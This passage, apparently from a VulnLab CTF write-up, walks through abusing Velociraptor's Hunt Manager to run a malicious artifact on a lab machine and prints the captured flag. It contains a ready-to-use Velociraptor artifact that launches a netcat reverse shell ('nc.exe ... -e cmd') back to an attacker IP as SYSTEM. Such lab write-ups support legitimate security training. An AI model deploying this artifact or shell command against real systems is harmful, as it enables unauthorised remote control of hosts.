
Click on [+] to Add an Artifact:

Go to Hunt Manager:
Click on [+] to create a New Hunt:

Check the box Start Hunt Immediately:

Click on Select Artifacts and select our malicious one:

Then click on Launch:

After few seconds, we can show the output in the Notebook tab:

Found the last flag:
VL{948164bdc2e92cc1eeb5699bbde09fa1}
We click on stop then delete to kill and destroy our hunt. Then we delete our artifact.
Another artifact can be created as below to gain a shell using our netcat uploaded before on the target:
name: Gain_a_Shell
description: |
  This artifact allows running arbitrary commands through the system
  shell cmd.exe. The command is running as system and grab the admin flag

precondition:
  SELECT OS From info() where OS = 'windows'

parameters:
  - name: Command
    default: "C:\\ProgramData\\nc.exe 10.8.4.253 4443 -e cmd"

sources:
  - query: |
      SELECT * FROM execve(argv=["cmd.exe", "/c", Command])
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=44f1e888-d06f-4da8-9d1e-0382cf101254
BloodHound.py update
This fork of bloodhound-python now works against Lustrous2, after a change I submitted to fix the Kerberos authentication: